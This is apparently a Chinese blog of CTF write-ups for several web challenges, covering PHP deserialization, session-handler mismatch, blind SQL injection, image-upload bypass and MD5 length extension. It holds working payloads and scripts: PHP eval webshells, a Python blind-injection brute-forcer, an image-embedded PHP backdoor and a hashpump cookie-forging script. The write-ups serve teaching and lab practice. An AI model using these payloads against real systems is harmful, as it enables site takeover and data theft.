







神盾局的秘密

首先打开页面，只有一张图片，先是查看了一下源码...然后在我还没打算真正开始做、正在瞎试的时候，就发现了题目的下手点...



也就是说页面显示的这张图片是从通过另一个php文件：`showimg.php` 来读取到的，传递的参数`img=c2hpZWxkLmpwZw==` 是base64编码，解码后是`shield.jpg` ，就是说`showimg.php` 这个文件中存在文件包含的代码。那就接着想到另其包含的文件为`index.php` ，得到了源代码：

```
```

//index.php

```
<?php require_once('shield.php'); $x = new Shield(); isset($_GET['class']) && $g = $_GET['class']; if (!empty($g)) { $x = unserialize($g); } echo $x->readfile(); ?>
```

```
代码中提到了`shield.php`，再次通过包含得到源代码：
```

//shield.php

```
<?php //flag is in pctf.php class Shield { public $file; function __construct($filename = '') { $this -> file = $filename; } function readfile() { if (!empty($this->file) && stripos($this->file,'..')===FALSE && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) { return @file_get_contents($this->file); } } } ?>
```

```
```

这个php文件告诉我们flag是在 `pctf.php` 中的，那再尝试包含 `pctf.php` ，不过这里猜也可以猜到不可能这么轻易就让你看到 `pctf.php` 的内容，尝试之后发现提示文件找不到。

```
那接下来就来分析一下`index.php` 和 `shield.php` 的内容了。
`index.php`中告诉我们要传递一个参数`class` ，然后将该参数内容反序列化，赋值给`Shield`类的一个实例`x` 。
`shield.php`中给出了`Shield` 这个类的定义，它有一个`file`参数，有一个`readfile`函数，可以读取`file`参数对应的文件，并且设定了一些过滤条件。那我们就要构造一个反序列化后和`Shield`类对应的字符串，让它的`file`参数为`pctf.php` ，然后通过`echo $x->readfile();` 就可以得到`pctf.php` 中的内容了。
在本地编写如下代码：


```

```
<?php class Shield { public $file; function __construct($filename = '') { $this -> file = $filename; } function readfile() { if (!empty($this->file) && stripos($this->file,'..')===FALSE && stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) { return @file_get_contents($this->file); } } } $x = new Shield('pctf.php'); echo serialize($x); //输出结果为：O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";} ?>
```

```
```

接着传入参数，得到结果。如图：

```
![这里写图片描述](https://img-blog.csdn.net/20180130174213029?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)
```

网上有很多和序列化、反序列化相关的漏洞利用，之前做的bugku上也有两道题是利用反序列化来拿到flag的，可以找来做一下（在我的另一篇博客里都有相应的解答）。
还有以两个下划线为开头命名的函数的作用，可以相应地去了解一下。
可以使用同样的方式查看`showimg.php` 的内容。

（做题目的时候，`shield.php` 中过滤相关的代码好像也没有起到相应的作用...过滤的内容在解题的时候没有用到，也就不需要考虑绕过...
还有其实也没理解为什么`pctf.php` 中要写两个flag，是有什么方式可以直接访问到`pctf.php` 文件，输出错误的flag？）

- **PHPINFO**

2018.10.31
图片竟然都显示不出来了…懒得再改了…
重新看了一下这个题目，现在再看，有种信息量不是很大的感觉。
做的时候尝试了一下写文件，但是没写成功…可能是没有写权限吧。

```
$m = new OowoO();
$m->mdzz = "echo 1;";
```

(`phpinfo();`是默认值，如果没有对其进行修改的话，`mdzz`值就是`phpinfo();`，修改之后就变成我们想要的值)

`__contruct`是在每次创建新对象时调用
`__destruct`是在对象所有的引用都被删除或者显式撤销时候调用
这个程序中在`new`了一个新对象之后没再进行任何操作，`php`文件执行结束，所以删除对象，调用`__destruct`

解题时参考了以下链接：
深入解析PHP中SESSION反序列机制

打开网页，就看到了本题中的`index.php` 。分析一下代码：
注释部分告诉我们可以拿到`shell` ，又看到`eval()` 函数，所以我们就是要通过该函数来执行任意代码。

`ini_set('session.serialize_handler', 'php');` 这个我以前没用到过，但是看到有`serialize` ，然后又看到有类，结合之前的题目，猜想这道题目应该是要构造一个字符串，反序列化之后触发类中定义的“魔法函数`__destruct()`”从而执行任意代码。

接着查了一下`ini_set('session.serialize_handler', 'php');` 相关的内容，在上面提到的参考链接里都有，这里再加上我的一些理解，整理如下：

`session.serialize_handler` 是定义用来序列化/反序列化的处理器的名字，不同的处理器，序列化/反序列化的结果不同，从而导致输入到session文件中的内容不同。

`session`文件默认是以文件的方式存储的，可以由配置项`session.save_handler` 来修改。存储的文件是以`sess_sessionid`来进行命名的，文件的内容就是`session`值的序列化之后的内容。`sessionid` 在`cookie` 中可以看到。

使用`php` 引擎时，输入到session文件中的内容是`name|s:6:"xxxxxx"`

使用`php_serialize` 引擎时，输入到session文件中的内容是`a:1:{s:4:"name";s:6:"xxxxxx"}`

会出现问题的情况是：php在反序列化存储的`$_SESSION` 数据时使用的引擎和序列化使用的引擎不一样，从而导致数据无法正确地反序列化。（这里用到的特性是：当使用php引擎时，php引擎会以 `|` 作为`key` 和`value` 的分隔符。）

在访问`index.php` 文件时，会去读存储的`session` 文件，然后反序列化文件中的内容，所以我们要想办法写数据到`session` 文件。写入的方式：在上传文件时，如果POST一个名为`PHP_SESSION_UPLOAD_PROGRESS` 的变量，就可以将我们所上传的**文件名**赋值到`session` 文件中。用于上传的页面的写法：


```

```


``` 我们就通过修改文件名的方式来改变我们写入的数据。 可以参考：[session.upload_progress](http://php.net/manual/en/session.upload-progress.php)
做这个题目用到的知识点差不多就这些了…接下来就是具体的解题步骤了。
我们先来确定我们要构造的“文件名”是什么样子的，它需要被反序列化后是`OowoO` 类，并且这个类的`mdzz` 变量是和列目录相关的代码。（我开始用了`system("ls")` 不可以，所以最后使用了`dirname(__FILE__);` `scandir()` `file_get_contents()` ）

```


<?php class OowoO { public $mdzz; function __construct() { $this->mdzz = 'print_r(dirname(__FILE__));'; } function __destruct() { eval($this->mdzz); } } $temp = $_GET['phpinfo']; $m = new OowoO(); echo serialize($m); //输出结果为：O:5:"OowoO":1:{s:4:"mdzz";s:27:"print_r(dirname(__FILE__));";} ?>


```
这样还不够，还需要利用上面提到的特性，在之前加一个 `|` ，这样在解析的时候，才能让我们构造出的字符串被当做`value`，进行反序列化。（在修改包的时候还要注意引号转义。）



```


```
print_r(dirname(FILE));
print_r(scandir("/opt/lampp/htdocs"));
print_r(file_get_contents("Here_1s_7he_fl4g_buT_You_Cannot_see.php"));
```



提交之后再访问`index.php` 我们所构造的字符串就会被反序列化，然后执行相应代码。
到这里就可以拿到`flag`了...
我又查看了一下`sess_sessionid`里面的内容，看到了我们写进去的字符串~也对这个过程理解的更深一点~ 这个题目我们能拿到`webshell` 就是因为在写入序列化字符串的时候是使用了`php_serialize` 引擎（可以从读到的`session` 文件中看出），而读出来反序列化时候是使用`php` 引擎。








以前没有用过中国菜刀，趁这个机会正好感受一波。

```

<?php class OowoO { public $mdzz; function __construct() { $this->mdzz = 'eval($_GET[1]);'; } function __destruct() { eval($this->mdzz); } } $m = new OowoO(); echo serialize($m); //输出结果为：O:5:"OowoO":1:{s:4:"mdzz";s:15:"eval($_GET[1]);";} ?>

```

将我们构造出的这个字符串用同样的方法写入到`session` 文件中，然后配置好菜刀（注意要带着你的`sessionid`），就可以看到整个网站的目录，并且获取任意一个文件的内容了。

![这里写图片描述](https://img-blog.csdn.net/20180201115323718?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)

![这里写图片描述](https://img-blog.csdn.net/20180201115359440?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)

![这里写图片描述](https://img-blog.csdn.net/20180201115412393?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)

![这里写图片描述](https://img-blog.csdn.net/20180201121838402?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)

这里我还有一个问题就是为什么在写入`session` 文件的时候就是使用的`php_serialize` 引擎。查看`phpinfo`，发现`session.serialize_handler`的配置中，`local value` 的值是 `php` ，这是因为在`index.php` 中写的`ini_set('session.serialize_handler', 'php');` ,而`master value` 的值是`php_serialize` 。（`master value `是`php.ini`文件中的内容，`local value` 是当前目录中的设置，这个值会覆盖`master value` 中对应的值）

![这里写图片描述](https://img-blog.csdn.net/20180201121854878?watermark/2/text/aHR0cDovL2Jsb2cuY3Nkbi5uZXQvbGl0dGxlbGl0dGxlYmFp/font/5a6L5L2T/fontsize/400/fill/I0JBQkFCMA==/dissolve/70/gravity/SouthEast)
这一点我觉得应该在做题目之前心里就有个数的...（原谅我这么啰嗦地写，主要是我自己不清楚...哈哈哈哈）

> **RE?**
> 没想到这道题是酱紫的…/笑哭/笑哭
> 看到题目给的文件里有一个`This file is packed with the UPX executable packer` ，我试着用`UPX` `decomplier` ，然后失败了…也没用过这个东西，晕乎乎的。后来在网上找到`writeup` ，是用了`jeb` 这个软件…
> 然后…我放弃了…/再见/再见…
> writeup
>
> 我看到了另一种解释方法，链接摆这里。
> 这里写链接内容
>
> **Simple Injection**
> 很常规的题目，用到的sql语句跟之前都一样…虽然现在做这道题目已经算是简单…但是还是花了很多时间。因为习惯手动注入，括号太多，总是这出错那出错，并且没有对一些错误原因很快地做出判断…emmmm…我要再好好反思一下了…

接下来就说这个题目的具体步骤了。
刚打开网页，第一反应就是试用户名为`admin` ，密码瞎写一个，提示说“密码错误”；然后再随便试一个用户名，密码，提示“用户名错误”。那这里就可以知道，题目的数据库中是有admin这个用户名的， 并且在判断时，相关的代码应该是这样的：`select password from xxx where username='admin'` ，`if 查询结果 == 输入的密码值` 。
那注入点应该是在`admin` 这里。所以测试一下：分别输入`admin'` `admin'#` ，后者提示“密码错误”，前者提示“用户名错误”，那么我们就可以确定要在`username` 这里动手脚了。

接下来输入`admin'or 1#` ，提示用户名错误。猜想可能是过滤了空格，那用括号来绕过。`admin'or(1)#` ，提示密码错误。那思路已经出来了：我们构造这样的`username` 值，`x'or(xxxxxx)#` ，我们可以根据错误提示来判断`xxxxxx` 执行的结果是0还是1，也就是这道题目是报错注入。

用到的测试语句列出如下：

```
```

爆数据库名： x’or(substring((select(database())),1,1)=‘1’)#
爆表的个数：
x’or(((select(count(table_name))from(information_schema.tables)where(table_schema=‘injection’)))=0)#
爆表名：
x’or(substring((select(table_name)from(information_schema.tables)where(table_schema=‘injection’)),1,1)=‘1’)#
爆列的个数：
x’or(((select(count(column_name))from(information_schema.columns)where(table_schema=‘injection’)))=1)#
爆列名：
x’or(substring((select(group_concat(column_name))from(information_schema.columns)where((table_schema=‘injection’)and(table_name=‘admin’))),1,1)=‘1’)#
爆字段值： x’or(substring((select(password)from(injection.admin)),1,1)=‘1’)#
```

具体脚本如下（这里只给出了爆字段值的脚本，其他脚本只需要把相应的`username` 换掉就可以了）：

```
#!python 2
import requests
import string

guess = string.digits + string.ascii_lowercase + string.punctuation
url = "http://web.jarvisoj.com:32787/login.php"

def find():
    answer = ""
    for i in range(1,50):
        flag = 0
        for j in guess:
            data = {"username":"x'or(substring((select(password)from(injection.admin)),%d,1)='%s')#" % (i, j),
                    "password":"'"}
            response = requests.post(url, data = data).text
            if len(response) == 1191:
                answer += j
                print("get: " + answer)
                flag = 1
        if flag == 0:
            print(answer)
            break

if __name__ == "__main__":
    find()
```
```

最终找到的字段值为：`334cfb59c9d74849801d5acdcfdaadc3` ，一般这样的不会是密码或者直接就是`flag`…看一下总共是32位，猜测是md5加密的结果，解密后得到登陆密码：`eTAloCrEP` ，登陆后即得到`flag` ：`CTF{s1mpl3_1nJ3ction_very_easy!!}`


在做题目之前应该确定好哪些你第一反应要用的字符或者关键字是被过滤掉的，如果过滤掉要怎么绕过。这个题目是过滤掉了空格，用括号绕过。在做的时候我还测试了=，or，这两个都没有被过滤。
然后，我就放宽心去做了…但是没想到，`limit`是被过滤掉了的…而我一般都习惯用`limit`…刚开始没发现，就一直都在看是不是语句写错了，后来才反应过来应该是`limit` 被过滤了，测试一下，发现确实是这样…所以这个题目在爆列名的时候我用的是`group_concat()`。
答案明明在眼前，我却一直在绕圈圈…/难过
还是应该好好学一下`sqlmap`怎么用…


Easy Gallery
直接说怎么做吧…然后再谈一下做这个题目的感想。
看题目要求，瞎点点，很快就可以判断出这是一个文件上传的题目，我们需要绕过对上传文件的各种限制，上传一句话木马，然后访问这个文件，拿到shell。


以前遇到过`%00` 截断，还有通过抓包修改文件后缀名。尝试之后发现这个题目对文件类型的检测，不仅仅是文件后缀名，`Content-Type` ，还有文件头。那么我们想到的就是在`jpg` 文件中嵌入`PHP` 代码…
我用了`<?php eval($_POST[1]);?>` `<?=@eval($_POST[1]);` 这两个都没有成功。正确的绕过内容检测的`PHP` 代码是：`<script language="php">eval($_POST[1]);</script>` 。将该语句插入到`jpg` 文件中，并且通过文件包含去访问，即可拿到`flag` 。（`jpg` 中的`php` 代码可以执行）

文件包含的地方，也很容易发现。`index.php` 中，通过`page` 参数传递要包含的文件名，并在文件名后会自动添加`.php`后缀。所以在我们读取上传成功的图片文件时，要用`%00` 截断。文件上传后的存储路径可以通过`view.php` 知道。这些在随便点击网页的时候都可以很容易地发现。

（将`php` 代码嵌入到`jpg` 文件中）







下面是谈感想时间：这个题目我还是看了挺久的，因为觉得挺有意思，就想自己把它做出来...这个题目要用到的各个点都找到了...上面提到的两种绕过内容检测的方法我也都知道。可能还是对一些知识点不够熟，不够肯定，所以在试过将 `PHP` 代码嵌入到 `JPG` 文件，但是失败以后就觉得是方法不对。知道真相的我眼泪掉下来...还是太菜了...

感觉这个链接还不错

flag在管理员手里


页面很简单，扫一下目录，发现存在 `index.php~` ，下载下来，修改文件名为 `index.php.swp` ，通过指令 `vim -r index.php.swp` 恢复得到 `index.php` 的源码：


```
<!DOCTYPE html>
<html>
<head>
<title>Web 350</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <?php
                $auth = false;
                $role = "guest";
                $salt =
                if (isset($_COOKIE["role"])) {
                        $role = unserialize($_COOKIE["role"]);
                        $hsh = $_COOKIE["hsh"];
                        if ($role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))) {
                                $auth = true;
                        } else {
                                $auth = false;
                        }
                } else {
                        $s = serialize($role);
                        setcookie('role',$s);
                        $hsh = md5($salt.strrev($s));
                        setcookie('hsh',$hsh);
                }
                if ($auth) {
                        echo "<h3>Welcome Admin. Your flag is
                } else {
                        echo "<h3>Only Admin can see the flag!!</h3>";
                }
        ?>

</body>
</html>
```

理解源码，可以知道，我们要做的就是构造`cookie` ，使其满足`$role==="admin" && $hsh === md5($salt.strrev($_COOKIE["role"]))` 。

`$salt` 我们是不知道的。这道题目是一个哈希长度攻击，网上资料还挺多的，我主要参考了：[用MD5实现hash长度扩展攻击 By Assassin](http://blog.csdn.net/qq_35078631/article/details/70941204)

具体原理我就不再重复了...针对这种题目有两个攻击可以使用，就不需要我们写很复杂的代码，自己去实现整个攻击过程：`hash_extender` `hashpump` ，我用了后者。
对于这道题目， 加上我们对哈希长度攻击原理的理解，思路就是：我们已经知道了`$salt + ;"tseug":5:s` 对应的md5值，那我们就可以知道`$salt + ;"tseug":5:s + 补位 + 任意字符串` 的MD5值，并且我们需要构造字符串，使`$salt + ;"tseug":5:s + 补位 + 任意字符串` 经过字符反转再反序列化后为`admin` 。解题过程如图：





这道题目中`$salt` 的长度我们是不知道的，所以应该写一个脚本，调用`hashpump`，然后传入不同的`$salt`长度值，爆破。

（2018/10/06）
重新又做了一下这个题目…突然感觉自己的代码能力真的好差劲…路已经通了就是写不出脚本…
按我现在对md5长度扩展攻击的理解，就一句话：

只要知道 salt+字符串A 的md5加密值，就可以知道salt+字符串A+补位+任意字符串B 的md5值
中间的那些原理...emmmm...现在知道，不知道以后会不会忘掉了。

再把解题的脚本摆一下：

```
import urllib
import hashpumpy
import requests
url = "http://web.jarvisoj.com:32778/"

for i in range(1,28):
    result = hashpumpy.hashpump('3a4727d57463f122833d9e732f94e4e0',';"tseug":5:s',';"nimda":5:s',i)
    data = {"Host": "web.jarvisoj.com:32778","Cache-Control": "max-age=0","Upgrade-Insecure-Requests": "1","User
-Agent":"Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Sa
fari/537.36","Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8","A
ccept-Language":"zh-CN,zh;q=0.9","Cookie":"UM_distinctid=1656bc8a44b150-0acd2220410fbd-323b5b03-144000-1656bc8a4
4c1ff; role=%s; hsh=%s"%(urllib.quote(result[1][::-1]),result[0]),"Connection":"close"}
    re = requests.get(url, headers = data)
    if(re.text.find("Only Admin can see the flag!!") == -1):
        print(re.text)
```

```
mytest@ubuntu:~/Desktop$ python salt.py
<!DOCTYPE html>
<html>
<head>
<title>Web 350</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Welcome Admin. Your flag is PCTF{H45h_ext3ndeR_i5_easy_to_us3} </h3>
</body>
</html>
```

babyxss

可能我做的时候机器人已经挂掉了…提交`payload`没有反应，就先不管了。

在找`writeup`的时候，说可以利用`<link>`预加载来绕过`CSP`，并且这种方法只能在`Chrome`下使用，`Firefox`是不支持的。我在做题目的时候做了一下测试（图一为`Firefox`，图二为`Chrome`）：

图片上传漏洞

http://www.vuln.cn/6152

隔了很长时间再做这个题目…已经忘的差不多了，可见当时做的时候理解有多不透彻…重新找了一篇关于CVE-2016-3714的文章，感觉这个才是原版…

